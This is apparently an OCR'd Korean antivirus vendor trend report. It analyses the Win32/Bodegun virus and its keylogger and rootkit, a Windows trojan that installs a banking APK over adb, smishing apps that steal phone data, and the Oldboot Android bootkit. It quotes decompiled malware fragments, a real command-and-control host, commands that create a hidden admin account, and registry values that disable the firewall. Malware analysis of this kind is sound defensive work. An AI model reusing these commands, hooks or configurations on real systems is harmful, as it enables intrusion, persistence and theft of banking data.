


그림 1-27 | 시스템에 발생하는 팝업 창

[그림 1-28]은 팝업 창 발생 시 프로세스 익스플로러를 이용해 mshta.exe 프로세스 정보를 확인한 화면이다.




그림 1-28 | mshta.exe 프로세스 정보

해당 프로세스(mshta.exe)의 커맨드 라인 정보를 살펴보면 팝업 창 발생 시 연결되는 URL 주소가 확인된다([그림 1-29]).




그림 1-29 | 커맨드 라인 정보

[그림 1-30]의 시스템 예약 작업 정보를 보면 mshta.exe를 이용하여 주기적으로 실행되는 명령이 확인된다. 해당 예약 작업을 삭제한 후에는 팝업 창이 다시 나타나지 않았다.

그림 1-30 | 예약 작업 등록 정보

표적 공격으로 정보 유출하는 Win32/Bodegun 바이러스

Win32/Bodegun 바이러스는 2013년 9월 처음 발견되었으나 지금까지 감염 보고는 많지 않다. 다수의 백신 프로그램에서 감염된 파일이나 관련 파일을 진단하지 않거나 트로이목마로 잘못 진단하고 있기 때문이다.

Win32/Bodegun 바이러스는 PE 파일 감염 외에도 키로깅과 루트킷 기능을 가지고 있다.

단순한 감염이 목적이라기 보다는 표적 공격을 통해 정보를 유출하기 위한 바이러스일 가능성이 높다. 감염된 시스템은 다른 시스템에 접근하여 계정을 만든다.

2013년 가을 안랩 시큐리티대응센터(ASEC)로 접수된 파일에서 새로운 바이러스가 발견되어 Win32/Bodegun으로 명명되었다. 이 바이러스는 2012년 가을에 처음 제작된 것으로 보이며 사용자가 입력하는 키 입력 내용을 파일로 저장하고 프로세스에서 자신의 존재를 감추는 루트킷 기능을 가지고 있었다.

1. 바이러스 감염 파일

V3(2013.10.07.00)는 감염된 파일을 Win32/Bodegun으로 진단한다. 감염된 파일에는 특징적으로 [그림 1-31]과 같이 XWAX 섹션이 추가된다.




그림 1-31 | 감염 된 파일에서 볼 수 있는 XWAX 섹션

XWAX 섹션에는 로더(Loader)와 바이러스 본체인 PE 파일 이미지가 존재한다.

그림 1-32 | 로더(Loader)

그림 1-33 | 바이러스 본체

감염된 파일에는 로더가 존재하는데 C:₩Windows₩System32₩Kernel32.dll에서 GlobalAlloc, GlobalFree, CreateFileA, WriteFile, WinExec, ReadFile, CloseHandle, GetFileSize, GetModuleFileNameA

의 API 주소를 얻는다.




그림 1-34 | API 로드

실행된 파일에서 바이러스 코드 부분을 읽어 C:₩windows₩system32₩LXWZYP (131,072 바이트)를 생성하고 실행한다.




그림 1-35 | LXWZYP 생성 및 실행

이 바이러스는 윈도 XP에서는 실행되지만 윈도 7(32비트/64비트)에서 실행하면 LXWZYP에서 오류가 발생한다([그림 1-36]).




그림 1-36 | 윈도 7에서 실행 시 LXWZYP 에서 오류 발생

2. LXWZYP 분석

LXWZYP는 바이러스 본체 파일로 DIRECTP.dll과 sdy7x.sys 등의 관련 파일을 생성하고 PE 파일을 찾아 감염시킨다. V3(2013.10.07.01)는 해당 파일을 Win-Trojan/Bodegun.131072로 진단한다.

이 파일의 생성 시간은 2012년 7월 13일 20시 1분 14초이다. .bedrock 섹션이 존재하는 것이 특징이다([그림 1-37]).




그림 1-37 | bedrock 섹션

악성코드는 패킹(Packing)되어 있으며 언패킹(UnPacking) 과정에서 디버깅 유무를 확인해 실행 중이면 종료하는 안티 디버깅(Anti-Debugging) 기능도 존재한다.

LXWZYP가 실행되면 DIRECTP.dll(55,808 바이트)과 SDY7X.sys(2,560 바이트) 등의 파일이 생성된다. 생성되는 주요 파일은 다음과 같다.

파일 이름	내 용
C:₩windows₩system32₩LXWZYP	악성코드 본체
%windir%₩DIRECTP.dll	키로거(Keylogger)
%windir%₩SDY7X.sys	루트킷(Rootkit) 드라이버
C:₩Windows₩1	감염 대상 파일을 담고 있는 텍스트
C:₩Windows₩LSYSTEM	사용자가 입력한 키로깅 내용을 담고 있는 텍스트

이들 파일은 LXWZYP 내 리소스 영역에 존재한다.

리소스	내 용
102	압축된 DIRECTP.dll 파일 이미지
103	압축된 dy7x.sys 파일 이미지
104	바이러스 감염되는 로더의 코드
105	바이러스 감염되는 로더의 코드

파일 생성 후 키로깅, 루트킷 기능을 활성화시킨 후 감염 대상을 찾아 파일을 감염시킨다. 이때 디렉터리 이름에 'window, Microsoft, ddk'가 포함 될 경우에는 감염시키지 않는다.

감염된 파일에 XWAX 섹션이 추가된다. XWAX 섹션은 로더(Loader)와 바이러스 PE 파일 이미지로 이뤄진다.




그림 1-38 | Win32/Budegun 바이러스 감염 전과 후

그리고 net.exe를 이용해 사용자 계정을 추가하거나 삭제한다.

리소스	내 용
net.exe user HelpAssistant /delete	HelpAssistant 계정 삭제
net.exe user HelpAssistant /add	HelpAssistant 계정 추가
net.exe user HelpAssistant kkk	HelpAssistant 계정의 암호를 kkk로 변경
net.exe localgroup administrators HelpAssistant /add	Administrators 그룹에 HelpAssistant 계정 추가
net.exe localgroup users HelpAssistant /del	Users 그룹에 HelpAssistant 계정 삭제

Win32/Budegun 바이러스에 감염되면 다음과 같이 레지스트리 내용의 값을 추가해 윈도 방화벽 차단 기능을 무력화시킨다([그림 1-39]).

SYSTEM₩ControlSet001₩Services₩SharedAccess₩Parameters₩FirewallPolicy₩StandardProfile에 DoNotAllowExceptions 와 EnableFirewall




그림 1-39 | 방화벽 무력화 시도

또한 [그림 1-40]과 같이 DIRECTP.dll 파일을 이용해 키입력 내용을 가로챈 후 C:₩Windows₩LSYSTEM에 사용자가 키 입력 내용을 시간, 프로세스명과 함께 저장한다. 그리고 Sdy7x.sys를 로드해 루트킷 기능을 수행한다.




그림 1-40 | 키로그

3. DIRECTP.dll과 sdy7x.sys 분석

DIRECTP.dll은 키보드 입력 내용을 가로채기 위한 DLL 파일이다. V3(2013.06.05.00)는 해당 파일을 Win-Trojan/Keylogger.55808.D로 진단한다.

이 파일이 생성된 시간은 2012년 6월 5일 6시 20분 14초이다. [그림1-41]과 같이 AddKeyEntry, GetKeyEventResult, InstallKeyHook, IsKeyHookInstalled, UninstallKeyHook의 익스포트(export) 함수를 갖고 있다. 특이한 것은 뮤텍스(mutex)로 '{RMAPLE-1990-1119-KCG-2012-0606}' 를 만든다는 점이다.




그림 1-41 | 익스포트 함수를 가진 파일 생성

dy7x.sys는 바이러스 본체인 LXWZYP 프로세스를 숨기는 루트킷 드라이버이다([그림 1-42]). V3(2013.12.06.00)는 이 파일을 Win-Trojan/Rootkit.2560.AK로 진단한다.

이 파일의 생성 시간은 2012년 6월 11일 13시 48분 57초다. Pdb 정보가 D:₩Temp₩2012 ₩6₩MyVirus₩HideProcess₩sys₩objfree₩i386₩SDTHOOK.pdb이므로 2012년 6월에 제작되었을 가능성이 높다.

그림 1-42 | LXWZYP 프로세스를 숨기는 루트킷 드라이버

루트킷 드라이버는 바이러스 본체인 LXWZYP를 프로세스 리스트에 숨겨 보이지 않게 한다. 단, [그림 1-43]에서 보이는 것과 같이 프로세스 리스트에서만 지우기 때문에 탐색기로 LXWZYP 파일을 찾을 수 있다.




그림 1-43 | 탐색기에서 보이는 LXWZYP 파일

[그림 1-44]와 같이 커널 디텍티브(Kernel Detective)와 같은 유틸리티로 확인하면 해당 드라이버가 SSDT의 173번 NtQuerySystemInformation(0x80503e8c)이 가리키는 주소를 SDY7X.SYS 내 주소인

0xF7C2330E(감염될 때 마다 바뀜)로 가리키고 있음을 알 수 있다.




그림 1-44 | 커널 디텍티브

새로운 NtQuerySystemInformation 주소는 ZwQuerySystemInformaion 함수를 실행한 후 LXWZYP일 경우 숨기는 역할을 한다([그림 1-45]).

```
.text:00010333                  mov     [ebp+ms_exc.old_esp], esp
.text:00010336                  push    [ebp+ReturnLength] ; _DWORD
.text:00010339                  push    [ebp+SystemInformationLength] ; _DWORD
.text:0001033C                  push    [ebp+SystemInformation] ; _DWORD
.text:0001033F                  push    [ebp+SystemInformationClass] ; _DWORD
.text:00010342                  call    OrgSSDT_10750
.text:00010348                  mov     [ebp+var_1C], eax
.text:0001034B                  cmp     [ebp+var_1C], 0
.text:0001034F                  jl      loc_10405
.text:00010355                  and     [ebp+ms_exc.registration.TryLevel], 0
.text:00010359                  cmp     [ebp+SystemInformationClass], 5 ; 5 == Process List
.text:0001035D                  jnz     loc_103F4
.text:00010363                  mov     eax, [ebp+SystemInformation]
.text:00010366                  mov     [ebp+vSystemInformation1], eax
.text:00010369                  mov     eax, [ebp+vSystemInformation1]
.text:0001036C                  mov     [ebp+vSystemInformation2], eax
.text:0001036F
.text:0001036F loc_1036F:                               ; CODE XREF: NewServiceDescriptor_1030E+E1↓j
.text:0001036F                  xor     eax, eax
.text:00010371                  inc     eax
.text:00010372                  test    eax, eax
.text:00010374                  jz      short loc_103F4
.text:00010376                  and     [ebp+uLXWZYP], 0
.text:0001037A                  push    offset SourceString ; "LXWZYP"
```

그림 1-45 | ZwQuerySystemInformaion 함수 실행

악성코드 동향

03. 모바일 악성코드 이슈

PC를 이용해 스마트폰 감염시키는 윈도 악성코드

2013년 12월 21일 안드로이드 운영체제 스마트폰에 악성 앱을 설치하는 윈도 악성코드가 확인됐다. 그동안 안드로이드 운영체제를 타깃으로 한 악성코드는 수없이 발견됐지만 윈도를 겨냥한 악성코드는 처음이다.

V3에서 Trojan/Win32.Agent로 진단된 이 악성코드는 웹사이트 취약점을 노려 PC를 감염시킨 것으로 추정된다.

[그림 1-46]은 안드로이드 운영체제를 이용한 스마트폰에 윈도 악성코드를 감염시키는 과정을 나타낸 것이다.




그림 1-46 | 악성코드 감염 과정

Ggad.exe가 윈도에서 실행되면 flashmx32.xtl(V3 진단명 : Trojan/Win32.Agent) 파일을 %SystemDir%에 드롭하고 서비스로 실행시킨다. ①flashmx32.xtl이 실행되면 내부에 하드 코딩된 사이트로부터 파일 다운로드 리스트(iconfig.txt)를 받는다. 리스트 확인 후 추가 파일을 다운로드 받아 지정된 위치에 저장한다([그림 1-47]).

```
v0 = LoadLibraryA("kernel32.dll");
v1 = v0;
v2 = GetProcAddress(v0, "GetWindowsDirectoryA");
((void (__stdcall *)(const CHAR *, signed int))v2)(&FileName, 260);
FreeLibrary(v1);
lstrcpy(&v13_kis2013sn, &FileName);
lstrcpy(&v12_dwordsn, &FileName);
lstrcpy(&v14_directory, &FileName);
lstrcat(&v13_kis2013sn, "WWCrainingApkConfigWWkis2013.sn");
lstrcat(&FileName, "WWCrainingApkConfigWWAV-cdk.apk");
lstrcat(&v12_dwordsn, "WWCrainingApkConfigWWDWORD.sn");
lstrcat(&v14_directory, "WWCrainingApkConfigWW");
if ( sub_100016E0((int)&v14_directory) )
{
  sub_10002470("begin..");
  v10 = 0;
```

그림 1-47 | flashmx32.xtl 지정된 위치에 파일 저장

```
memset(&OutputString, 0, 0x104u);
v0 = LoadLibraryA("kernel32.dll");
v1 = v0;
v2 = GetProcAddress(v0, "GetWindowsDirectoryA");
((void (__stdcall *)(char *, signed int))v2)(&v4, 260);
FreeLibrary(v1);
lstrcat(&v4, "WWCrainingApkConfigWW");
lstrcpy(&v6, &v4);
lstrcat(&v6, "adb.exe");
lstrcat(&v4, "AV-cdk.apk");
wsprintfA(&OutputString, "%s install %s", &v6, &v4);
sub_10002470(&OutputString);
return sub_10002290((int)&OutputString) != 0;
```

그림 1-48 | flashmx32.xtl – apk 설치 모듈

서비스로 동작되는 flashmx32.xtl은 Adb를 이용해 안드로이드 기기와 통신한다. Adb는 안드로이드 SDK에 포함된 플랫폼 툴로, 단말기의 개발자 옵션인 USB 디버그 모드가 활성화된 경우 PC에서 안드로이드 단말기로 다양한 명령을 전달할 수 있다.

[그림 1-48]은 flashmx32.xtl 파일에서 adb의 인스톨 옵션으로 AV-cdk.apk를 설치하는 모듈이다. Flashmx32.xtl가 동작중인 감염 PC에 USB 디버그 모드가 활성화된 단말이 접속하면 flashmx32.xtl은 [그림 1-48]의 모듈을 호출해 안드로이드 단말기를 감염시킨다.

안랩은 지난 2012년에 이 윈도 악성코드에 의한 안드로이드 단말 감염 가능성을 예상했다(2012, "Cross-Platform Infection between PC and Android OS" Kim Yonggoo & Kang Donghyun, AhnLab http://www.aavar.org/avar2012/program.html). 그러나 이번에 발견된 악성코드는 실제로 확인된 최초의 사례이다.




그림 1-49 | 구글 앱스토어를 가장한 악성 앱

Flashmx32.xtl에 의해 설치되는 AV-cdk.apk는 [그림1-49]와 같이 플레이 스토어를 가장해 사용자의 의심을 피한다. V3 모바일을 포함한 V3 PC 제품군에서 2013년 12월 22일 이후 Android-Downloader/Bankun으로 진단하고 치료하고 있다. 이 악성코드가 사용자의 단말기에 설치될 경우 가짜 은행 앱을 설치하고 수신된 SMS를 외부로 유출할 뿐만 아니라 수신된 전화를 차단하는 등 악성 행위가 우려된다.

```
static {
    Config.SERVER_HOST = "http://www.slmoney.co.kr";
    Config.SERVER_ADDRESS = "/index.php?m=Api&a=";
    Config.APK_URL = String.valueOf(Config.SERVER_HOST) + "/Apk/";
    Config.URL = String.valueOf(Config.SERVER_HOST) + Config.SERVER_ADDRESS;
    Config.number = "";
    Config.delPackage = "";
    Config.installApk = null;
    Config.downApk = "";
    Config.bank = new String[]{"  .smart", "com.       .sbanking", "com.        .ebk.channel.android.     bank"
            , "com.webcash.     bank"};
    Config.upbank = new String[]{"com.korea.kr   bank", "com.example.kr_  bank", "com.example.kr_  bank"
            , "com.example.kr_  bank"};
    Config.bankName = new String[]{"  ", "  ", "  ", "  ", "  "};
    Config.apkNames = new String[]{"KR_  Bank.apk", "KR_  Bank.apk", "KR_  Bank.apk", "KR_  Bank.apk"
            };
    Config.bName = new String[]{"  뱅킹", "      뱅크", "      Bank", "원터치개인"};
    Config.icon = new int[]{2130837506, 2130837507, 2130837504, 2130837508};
    Config.cBankStr = "";
    Config.sBankStr = "";
    Config.isAlert = 0;
}
```

그림 1-50 | AV-cdk.apk의 설정 파일

카드사 정보 유출 사건을 악용한 스미싱 주의

최근 카드사 정보유출이라는 사회적 이슈를 이용한 '스미싱' 형태의 악성 앱이 다수 발견돼 주의가 요구된다.

그림 1-51 | 스미싱 메시지

[그림 1-51]이나 [그림 1-52]와 같은 다양한 메시지를 이용하여 악성 앱 설치를 유도하고 있다.

그림 1-52 | 다양한 스미싱 메시지

악성 앱 중 하나를 설치하면 [그림 1-53]과 같은 '구글 앱 스토어' 앱이 설치된다.




그림 1-53 | 스미싱으로 유포된 악성 앱 아이콘

실행하기 전에는 아이콘을 확인할 수 있지만 앱을 다운로드 받아 설치 후 실행하면 아이콘이 제거되기 때문에 사용자는 설치되지 않은 것으로 착각할 수도 있다. 악성 앱의 권한 정보를 살펴보면 대략적인 악성 행위에 대한 추정이 가능하다. 문자메시지, 개인정보 접근, 네트워크 통신 등 다양한 행위를 할 것으로 예상된다.

그림 1-54 | 악성 앱 실행 화면(좌) / 접근 권한(우)

이러한 악성 앱은 [그림 1-55]와 같이 스마트폰의 정보를 탈취하는데, 추가적으로 금융 정보를 탈취하는 "bankun" 계열을 다운로드 받도록 설계되어 있다.

스마트폰 정보 수집
- 전화번호, 모델명, 통신사, IMEI, IMSI, 주소록 등
- 스마트폰에서 사용 중인 뱅킹 앱 체크(대상 패키지명)

"nh.smart"
"com.shinhan.sbanking"
"com.webcash.wooribank"
"com.kbstar.kbbank"
"com.hanabank.ebk.channel.android.hananbank"

```
.local v8, "phoneInfo":Lcom/google/android/ebk/hana/kakao/model/PhoneInfo;
iput-object v3, v8, Lcom/google/android/ebk/hana/kakao/model/PhoneInfo;->identity:Ljava/lang/String;

.line 320
iput-object v9, v8, Lcom/google/android/ebk/hana/kakao/model/PhoneInfo;->providerName:Ljava/lang/String;

.line 321
iput-object v0, v8, Lcom/google/android/ebk/hana/kakao/model/PhoneInfo;->bankName:Ljava/lang/String;

.line 322
iput-object v6, v8, Lcom/google/android/ebk/hana/kakao/model/PhoneInfo;->model:Ljava/lang/String;

.line 323
iput-object v1, v8, Lcom/google/android/ebk/hana/kakao/model/PhoneInfo;->clientVersion:Ljava/lang/String

.line 324
iput-object v4, v8, Lcom/google/android/ebk/hana/kakao/model/PhoneInfo;->imei:Ljava/lang/String;

.line 325
iput-object v5, v8, Lcom/google/android/ebk/hana/kakao/model/PhoneInfo;->imsi:Ljava/lang/String;

.line 326
iput-object v10, v8, Lcom/google/android/ebk/hana/kakao/model/PhoneInfo;->version:Ljava/lang/String;
```

그림 1-55 | 스마트폰의 정보를 탈취하는 코드 일부

스마트폰 사용자는 안정성이 확인되지 않은 apk(앱)을 다운로드 받지 않도록 주의해야 한다. 앱 설치는 반드시 공식 마켓을 이용하고 제작사 및 사용자 평가 후 확인하고 설치하는 습관을 갖는 것이 필요하다.

V3 모바일 제품에서는 해당 악성코드를 다음과 같이 진단한다.

〈V3 모바일 제품군의 진단명〉
Android-Trojan/Meteor.FEFCB (2014.01.23.01)

안드로이드 시스템을 파괴하는 '부트킷'

지난 1월 17일 중국 보안 업체인 '안전 360' 에서는 안드로이드에서 동작하는 '올드부트(Oldboot)' 라는 부트킷(Bootkit)에 대한 분석보고서를 발표했다. 안전 360 통계에 따르면 지난 6개월 동안 중국에서 50만 건이 넘는 안드로이드 단말기가 이 악성코드에 감염됐다. 감염된 단말기에서는 지속적으로 광고를 노출하는 애플리케이션이 설치되는 증상이 나타난다.

올드부트는 /init.rc, /sbin/imei_chk, /system/app/Google.apk, /system/lib/libgooglekernel.so라는 4개의 파일로 이뤄져 있다. Init.rc 파일은 변조된 안드로이드 부팅 스크립트로, 시스템 부팅시 imei_chk 파일이 실행되는 스크립트가 추가되어 있다.

```
service imei_chk /sbin/imei_chk
class core
socket imei_chk stream 666
```

Imei_chk 파일은 내부에 Google.apk를 포함하고 있다. 이 파일은 안드로이드 부팅 과정 중 init 과정에서 [그림 1-56]과 같이 init.rc 스크립트에 의해 실행된다. 실행된 imei_chk 파일은 AndroidKernel.apk 파일을 /system/app/ 영역에 복사한다.




그림 1-56 | 안드로이드 부팅 프로세스

(*출처 : http://www.androidenea.com/2009/06/android-boot-process-from-power-on.html)

안드로이드는 부팅시 /system/app/에 있는 모든 apk가 설치되어 있는지 확인한다(이러한 앱을 pre-installed application이라고 한다). 이 과정에서 설치되지 않은 앱이 있으면 시스템 앱으로 설치된다.

모바일 백신에 의해 apk 파일이 삭제되더라도 안드로이드 단말기가 재부팅될 때 init.rc와 imei_chk 파일에 의해 AndroidKernel.apk 파일이 재설치 된다.

올드부트가 기존 안드로이드 악성코드와 다른 점은 /sbin 디렉토리와 init.rc 파일을 변조한다는 것이다. 안드로이드에서 루트 디렉토리와 /sbin 디렉토리는 부트 파티션으로부터 로드되는 RAM 영역에 위치한다. RAM은 읽기전용 파일 시스템으로, 실행 중에 어떤 변화가 있더라도 물리적인 디스크에 영향을 주지 않는다. 따라서 시스템 실행 중 그 파티션을 쓰기 권한으로 리마운트(remount)하고 일부 파일을 삭제하더라도 디스크에는 영향을 주지 않기 때문에 단말기가 재부팅되면 이 파일들이 다시 설치되는 것이다.

올드부트는 단말기에 물리적으로 접근해 안드로이드 부팅 이미지 자체를 변경하거나 루팅된 시스템에서 DD와 같은 유틸리티를 이용해 부트 파티션에 파일을 추가, 변조하는 방법에 의해 감염된다.

